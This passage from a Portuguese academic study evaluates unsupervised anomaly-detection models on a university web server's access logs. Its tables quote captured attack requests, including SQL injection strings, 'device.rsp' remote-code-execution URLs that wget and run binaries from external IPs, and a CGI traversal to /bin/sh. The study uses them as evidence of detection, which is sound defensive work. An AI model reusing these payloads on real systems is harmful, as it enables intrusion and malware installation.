


Quanto à origem dos acessos, a predominância de IPs externos em relação aos internos foi expressiva, conforme demonstrado na Tabela 9 e no gráfico da Figura 8. Esse dado reforça a necessidade da aplicação de mecanismos de detecção automática voltados à identificação de tráfego malicioso externo, proveniente de fora da instituição.

Tabela 9 - Quantidade de acessos Internos x Externos


Mês	Internos	Externos
01/11/2024	577.867	1.772.242
01/12/2024	670.520	1.959.789
01/01/2025	796.413	2.740.829
01/02/2025	766.556	2.458.428
01/03/2025	977.107	3.560.320
01/04/2025	1.055.068	3.692.669
01/05/2025	259.846	995.967
Total	**5.103.377**	**17.180.244**

Figura 8 - Quantidade de acessos Internos x Externos



A distribuição geográfica dos acessos apresentada no gráfico a Figura 9 mostrou que, além do tráfego nacional e institucional, há um grande volume de conexões oriundas dos Estados Unidos e de Singapura — países comumente utilizados por serviços automatizados, como *bots* e redes de *proxies*. Essa característica pode representar uma importante fonte de anomalias e justifica sua consideração nos modelos de detecção.

Figura 9 - Distribuição dos locais de acessos



Com base nesse panorama, foi possível configurar os modelos de aprendizado de máquina com um conjunto robusto de dados e características (*features*) que refletem tanto o padrão de uso institucional quanto variações potencialmente anômalas, favorecendo a eficácia das análises subsequentes.

5.1.2 Resultados dos modelos não supervisionados para detecção de anomalias no *dataset* de grande volume

Com base na análise exploratória e na informação que aproximadamente 5 milhões de acessos eram provenientes de IPs internos, optou-se por aplicar os três modelos não supervisionados apenas sobre o subconjunto de dados contendo acessos externos. O tamanho total deste *dataset* foi de 17.180.244 linhas.

O desempenho computacional dos modelos está apresentado na Tabela 10, com os tempos de execução medidos em tempo de CPU. Observa-se que o *One-Class SVM* apresentou um desempenho significativamente inferior aos demais, sendo cerca de 66 vezes mais lento que o *Autoencoder* e quase 1.000 vezes mais lento que o *Isolation Forest*. Este resultado reforça uma limitação do *One-Class SVM* para grandes volumes de dados.

Tabela 10 - Tempo de execução dos modelos

Modelo	**Tempo de CPU**	**Tempo de processamento por cada 1 milhão de linhas**
Isolation Forest	6min 48s	~ 24 seg
One-Class SVM	4 dias 18h 16min 15s	~ 399 min
Autoencoder	1h 44min 3s	~ 6 min

Embora os números absolutos de anomalias detectadas por cada modelo sejam semelhantes, visto que todos foram programados para marcar como anômalas apenas 1% do conjunto de dados, a sobreposição entre os resultados mostra diferenças relevantes na forma como cada modelo interpreta o comportamento dos acessos. A Tabela 11 apresenta o total de anomalias detectadas por cada modelo, bem como o cruzamento de concordância entre eles.

Tabela 11 - Quantidade de anomalias detectadas pelos modelos

Modelo	**Anomalias detectadas**
Isolation Forest (ISO)	171.637
One-Class SVM (SVM)	172.387
Autoencoder	171.799
Somente ISO	43.731
Somente SVM	56.422
Somente *Autoencoder*	46.342
ISO e SVM	45.731
ISO e *Autoencoder*	55.223
SVM e *Autoencoder*	43.282
ISO, SVM e *Autoencoder*	26.952

Para a análise dos logs, o conjunto de anomalias detectados por todos os modelos pode ser considerado o núcleo mais confiável, representando os casos com fortes indícios de comportamento atípico nos acessos ao servidor. Ainda assim, algumas considerações individuais podem ser observadas: os modelos *Isolation Forest* e *Autoencoder* mostraram-se mais restritivos na identificação de anomalias, enquanto o *One-Class SVM* se mostrou mais abrangente, o que pode resultar em um maior número de falsos positivos.

A maior concordância entre o *Isolation Forest* e *Autoencoder* indica que esses modelos compartilham padrões semelhantes de decisão na identificação de anomalias. Quando se consideram os tempos de processamento e o volume de detecções, os modelos *Isolation Forest* e *Autoencoder* se destacam como mais adequados para análises em larga escala, sendo o *Isolation Forest* particularmente vantajoso por combinar boa performance e melhor tempo de execução.

5.1.3 Visualização dos resultados

Para apoiar a interpretação dos resultados numéricos e facilitar a compreensão da distribuição das anomalias detectadas, foram gerados gráficos de dispersão (*Scatter Plot*) e de Análise de Componentes Principais (PCA) para os três modelos. Em todos os gráficos, os

pontos marcados como *True* representam as requisições anômalas, já os marcados como *False* as requisições normais.

Nos gráficos de dispersão, apresentados nas Figuras 10, 11 e 12, foram utilizados como eixos duas variáveis normalizadas: o horário da requisição (eixo Y) e o tamanho da resposta (eixo X). Esses gráficos auxiliam a evidenciar padrões temporais e de comportamentos extremos associados ao volume dos dados transferidos.

Figura 10 - Anomalias detectadas - *Isolation Forest*




Figura 11 - Anomalias detectadas - *One-Class SVM*





Figura 12 - Anomalias detectadas - *Autoencoder*



Observa-se que os modelos *One-Class SVM* e *Autoencoder* tendem a identificar uma maior concentração de anomalias ao longo de todo o espectro de horários, inclusive em regiões de menor densidade de dados, o que sugere maior sensibilidade a pontos distantes do comportamento médio. Já o modelo *Isolation Forest*, embora também detecte anomalias em áreas de baixa densidade, apresenta comportamento mais seletivo, resultando em uma distribuição mais concentrada das detecções.

As visualizações por PCA, apresentada pelos gráficos das Figuras 13, 14 e 15, permitem observar visualmente a separação entre os acessos classificados como normais e anômalos.

Figura 13 - PCA - *Isolation Forest*




Figura 14 - PCA - *One-Class SVM*





Figura 15 - PCA - *Autoencoder*



Os gráficos do PCA confirmam as análises dos gráficos de dispersão. O modelo *Isolation Forest* apresenta maior concentração das detecções de anomalias, com visualmente menos sobreposição entre os pontos classificados como anômalos e normais. O *One-Class SVM* demonstra um comportamento mais permissivo, marcando como anômalos diversos pontos localizados dentro da nuvem de acessos normais quando comparado com o *Isolation Forest*, o que pode indicar maior propensão a falsos positivos. Já o *Autoencoder* apresenta boa capacidade de distinguir padrões, com distribuição de anomalia próxima ao *Isolation Forest*, embora com maior dispersão.

5.1.4 Comparação das principais URLs detectadas como anômalas pelos modelos

Com a aplicação dos três modelos não supervisionados, torna-se relevante verificar se o que cada modelo rotulou como anômalo realmente pode servir como ponto de atenção para que um analista avalie e adote ações corretivas no servidor. As Tabelas 12, 13 e 14 apresentam as URLs mais acessadas que foram marcadas como anômalas por cada modelo. Em todos os casos, os textos destacados em negrito nas tabelas correspondem às suspeitas mais relevantes de exploração de vulnerabilidades.

Tabela 12 - Quantidade de URLs anômalas - *Isolation Forest*

	URL	Total
1	**/biblioteca/wp-login.php**	7.694
2	**/boaform/admin/formLogin**	2.372
3	**/graduacao/wp-login.php**	1.816
4	/portal-ifsc/wp-content/uploads/2017/03/ifsc-frente.jpg	1.548
5	/portal-ifsc/wp-content/plugins/cookie-law-info/legacy/public/css/cookie-law-info-gdpr.css?ver=3.2.8	906
6	/portal-ifsc/wp-content/plugins/cookie-law-info/legacy/public/js/cookie-law-info-public.js?ver=3.2.8	906
7	/portal-ifsc/wp-content/themes/ifsc/js/layout3/app.min.js?ver=6.7.1	906
8	/portal-ifsc/wp-content/plugins/cookie-law-info/legacy/public/css/cookie-law-info-table.css?ver=3.2.8	676
9	/portal-ifsc/wp-content/plugins/cookie-law-info/legacy/public/css/cookie-law-info-public.css?ver=3.2.8	676
10	/portal-ifsc/wp-content/plugins/wp-list-category-posts-with-pagination/es-listcatposts.css?ver=20120208	676
11	**/english/wp-login.php**	511
12	**/graduate/wp-login.php**	505
13	/portal-ifsc/wp-content/uploads/2017/03/blue-blur-background-hd-plain-fuzzy-background-background-with-blue.jpg	426
14	/portal-ifsc/category/noticias/page/115/index.php?option=com_content&view=article&id=3633:ifscusp-recebe-medalha-de-ouro-em-competicao-internacional&catid=3:ifsc-hoje&Itemid=281/	316
15	/portal-ifsc/category/noticias/page/115/?option=com_content&view=article&id=3633:ifscusp-recebe-medalha-de-ouro-em-competicao-internacional&catid=3:ifsc-hoje&Itemid=281/	314

Tabela 13 - Quantidade de URLs anômalas - *One-Class SVM*

	URL	Total
1	/portal-ifsc/wp-content/uploads/2023/02/Livro-completo-Reabilitacao-com-terapias-combinadas_compressed-1.pdf	11.097
2	/	6.757
3	/favicon.ico	1.993
4	/robots.txt	1.491
5	/portal-ifsc/wp-content/uploads/2017/05/1_Caminhos_da_Inovacao_2017.pdf	1.348
6	/portal-ifsc/php-scripts/imagens/fotos-docentes/7301.jpg	1.237
7	/portal-ifsc/wp-content/uploads/2024/05/Relatorio-FCM-2023.pdf	1.190
8	/pos/	1.072
9	/portal-ifsc/wp-content/plugins/wp-list-category-posts-with-pagination/es-listcatposts.css?ver=20120208	816
10	/pos	753
11	/portal-ifsc/wp-content/uploads/2017/03/blue-blur-background-hd-plain-fuzzy-background-background-with-blue.jpg	725
12	/portal-ifsc/wp-content/uploads/2017/05/2_Cooperacao_Brasil_Italia_2017.pdf	709
13	/portal-ifsc/br.jpg	564
14	/portal-ifsc/es.jpg	564
15	/portal-ifsc/wp-content/uploads/2023/12/livro-fibromialgia.pdf	504

Tabela 14 - Quantidade de URLs anômalas - *Autoencoder*

	URL	Total
1	/portal-ifsc/wp-admin/admin-ajax.php	40.289
2	**/boaform/admin/formLogin**	3.297
3	**/pos/wp-login.php**	2.414
4	/portal-ifsc/tecnologia-comemora-meio-seculo/	1.965
5	**/graduate/wp-login.php**	1.532
6	**/portal-ifsc/xmlrpc.php**	1.118
7	/	862
8	**/graduacao/wp-login.php**	560
9	/portal-ifsc/en.jpg	458
10	/portal-ifsc/br.jpg	454
11	/portal-ifsc/es.jpg	454
12	/portal-ifsc/wp-login.php	305
13	**/portal-ifsc/category/noticias/page/218/index.php?Itemid=225&catid=999999.9%2Bunion%2Ball%2Bselect%2Bunhex%28hex%28concat%280x4450574153484552 45%29%29%29&id=1647%253Aiii-encontro-sobre-energia-nuclear-e-protecao-ambiental&option=com_content&view=article**	185
14	**/portal-ifsc/category/noticias/page/218/index.php?Itemid=225&catid=4%253Aeventos&id=999999.9%2Bunion%2Ball%2Bselect%2Bunhex%28hex%28concat%280x44505741534845524 5%29%29%29&option=com_content&view=article**	180
15	**/portal-ifsc/category/noticias/page/218/index.php?Itemid=225&catid=4%253Aeventos&id=1647%253Aiii-encontro-sobre-energia-nuclear-e-protecao-ambiental&option=com_content&view=999999.9%2Bunion%2Ball%2Bselect%2Bunhex%28hex%28concat%280x4450574153484552 45%29%29%29**	170

Várias das URLs anômalas detectadas pelos modelos *Isolation Forest* e *Autoencoder* correspondem a páginas de login do WordPress (`wp-login.php`) e outras URLs como `/boaform/admin/formLogin`, `/portal-ifsc/xmlrpc.php`. Essas URLs estão frequentemente associadas a tentativas automatizadas de exploração de vulnerabilidades conhecidas como ataque de força bruta. Ainda no modelo *Autoencoder* observa-se um padrão ligado a tentativas de injeção de códigos SQL (*SQL Injection*), evidenciado pelo exemplo a seguir:

```
/portal-
ifsc/category/noticias/page/218/index.php?Itemid=225&catid=4%253Aeventos&id
=999999.9%2Bunion%2Ball%2Bselect%2Bunhex%28hex%28concat%280x445057
4153484552 45%29%29%29&option=com_content&view=article
```

Para as detecções do modelo *One-Class SVM*, por outro lado, nota-se uma distribuição de URLs associadas a downloads de arquivos PDF e JPG que são recursos legítimos do servidor CASSIOPEIA, o que reforça a hipótese que este modelo apresenta maior propensão a falsos positivos.

Por fim, a Tabela 15 apresenta as URLs que os três modelos marcaram como anômalas em comum.

Tabela 15 - Quantidade de URLs anômalas detectadas pelos três modelos

	URL	Total
1	**/portal-ifsc/wp-login.php**	4.364
2	**/device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20arm7%3B%20wget%20http%3A%2F%2F185.39.207.117%2Farm7%3B%20chmod%20777%20%2A%3B%20.%2Farm7%20tbk**	2.544
3	/portal-ifsc/wp-admin/admin-ajax.php	2.159
4	**/boaform/admin/formLogin**	1.090
5	/	890
6	**/device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20nshkarm7%3B%20wget%20http%3A%2F%2F185.121.15.223%2Fnshkarm7%3B%20chmod%20777%20%2A%3B%20.%2Fnshkarm7%20tbk**	620
7	**/device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20arm7%3B%20wget%20http%3A%2F%2F45.87.43.37%2Farm7%3B%20chmod%20777%20%2A%3B%20.%2Farm7%20tbk**	536
8	**/device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=wget%20http%3A%2F%2F45.87.43.37%2Ftbk%20-O-%20%7C%20sh**	502
9	/portal-ifsc/	408
10	**/portal-ifsc/xmlrpc.php**	362
11	**/device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20arm7%3B%20wget%20http%3A%2F%2F45.125.66.124%2Farm7%3B%20chmod%20777%20%2A%3B%20.%2Farm7%20tbk**	359
12	**/device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20arm7%3B%20wget%20http%3A%2F%2F185.232.205.184%2Farm7%3B%20chmod%20777%20%2A%3B%20.%2Farm7%20tbk**	284
13	**/device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20nshkarm7%3B%20wget%20http%3A%2F%2F193.17.183.121%2Fnshkarm7%3B%20chmod%20777%20%2A%3B%20.%2Fnshkarm7%20tbk**	252
14	*****	224
15	**/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/sh**	189

A intersecção entre os três modelos pode ser considerado o núcleo mais confiável das detecções de anomalias, pois reúne apenas casos em que houve consenso entre as diferentes abordagens lógicas de cada algoritmo.

Observa-se na Tabela 15 que os modelos identificam de forma consistente ataques de força bruta, evidenciados por URLs que contêm `wp-login.php`, `wp-admin`, `/boaform/admin/formLogin` e `xmlrpc.php`. Também foram detectadas múltiplas tentativas de Execução Remota de Código (RCE), como evidenciado nas linhas que apresentam o parâmetro `S_O_S_T_R_E_A_MAX` seguido de comandos maliciosos de download e execução de binários (`cd /tmp`, `wget`, `chmod 777`, `./arm7`), bem como na linha 15 (`/cgi-bin/`,`/bin/sh`), que revela uma exploração típica de CGI visando acesso direto ao *shell* do servidor.

A concentração dessas URLs sugere padrões de comportamento potencialmente maliciosos ou suspeitos, uma vez que, passaram por filtros diferentes a ainda sim foram classificados como anomalias. Esse alinhamento entre os modelos reduz a probabilidade de falsos positivos e aumenta a relevância das ocorrências, oferecendo um ponto de partida importante para investigações mais aprofundadas no contexto da segurança do servidor.

5.2 Experimento 2 - Execução dos modelos não supervisionados no *dataset* de pequeno volume (Servidor SITES)

O *pipeline* definido para aplicação no Experimento 2 foi executado para a coleta de logs dentro de um período de sete dias e o segundo para a coleta de logs de um único dia, a análise exploratória e os resultados dos três modelos não supervisionados são apresentados a seguir.

O Experimento 2 foi definido porque é a maneira que tem sua aplicação mais rápida, pois para os casos de ataques a servidores Web onde páginas e sistemas podem ser comprometidos faz muito mais sentido o analista ter acesso rápido as vulnerabilidades que estão sofrendo tentativas de ataques para que as ações corretivas e de proteção possam ser aplicadas em tempo e de forma mais ágil, antes que ocorra comprometimento dos sistemas.

5.2.1 Análise exploratória

Para a análise do conjunto de dados do servidor Sites, no caso dos logs semanais foi selecionado o período de 5 a 11/5/2025, totalizando 215.757 acessos ao servidor, para a análise do conjunto de dados de um único dia, foi escolhido o dia 22/03/2025 que totalizou 5.488 acessos. As taxas de erros 4xx e 5xx, bem como o número de acessos internos e externos em ambos os casos, estão apresentados pela Tabela 16.

Tabela 16 - Dados dos totais de acessos dos períodos de logs selecionados


	Período dos logs	**Acessos**	**Erros 4xx/5xx**	**Acessos Externos**	**Acessos Internos**
Semanal	**5 a 11/5/2025**	215.757	58.042	164.278	51.479
Diário	**22/03/2025**	5.488	2.305	4.840	648

Assim como no experimento 1, a proporção de erros das classes 4xx e 5xx se manteve estável, sendo aproximadamente 99,5% dos erros pertencentes à classe 4xx. Essa classe de erros está associada principalmente às tentativas exploração de vulnerabilidades do servidor.

A distribuição geográfica dos acessos, apresentada pelos gráficos da Figura 16 mostra que os Estados Unidos são o país com o maior volume dos acessos nos dois cenários, enquanto Singapura também aparece entre os locais mais frequentes. Esse resultado merece

atenção, pois são países comumente utilizados como base para serviços automatizados, como *bots* e redes de *proxies*.

Figura 16 - Distribuição dos locais de acessos para o log semanal e diário



Em síntese, a análise exploratória do servidor SITES evidenciou tanto o grande volume de acessos concentrados em poucos países quanto a predominância de erros da classe 4xx, fortemente associados a tentativas de exploração. Esses achados reforçam a necessidade de aplicar às técnicas de detecção de anomalias propostas neste estudo para identificação dos padrões incomuns também em logs de pequeno volume. Assim, a próxima seção apresenta os resultados obtidos sobre os mesmos conjuntos de dados, permitindo avaliar a eficácia de cada abordagem na identificação de acessos potencialmente maliciosos.

5.2.2 Resultados dos modelos não supervisionados para detecção de anomalias no *dataset* de pequeno volume

Assim como no experimento 1, optou-se por aplicar a execução dos três modelos não supervisionados apenas sobre o subconjunto de dados contendo os acessos externos. O tamanho do *dataset* contendo os logs semanais totalizou 164.278 linhas, enquanto para os logs diários o tamanho o *dataset* totalizou 4.840 linhas.

O desempenho computacional dos modelos está apresentado na Tabela 17. Observa-se primeiramente, que para *datasets* menores a execução dos três modelos é viável, pois os tempos de processamentos são reduzidos e não implicariam em uma espera significativa por parte do analista para posterior avaliação. Ainda assim, algumas considerações podem ser feitas.

O *One-Class SVM* apresentou o melhor desempenho no *dataset* de logs diários, sugerindo que é adequando para conjunto de dados pequenos. No entanto, no *dataset* semanal, seu desempenho foi inferior ao do *Isolation Forest,* o que indica uma baixa escalabilidade quando o volume de dados aumenta.

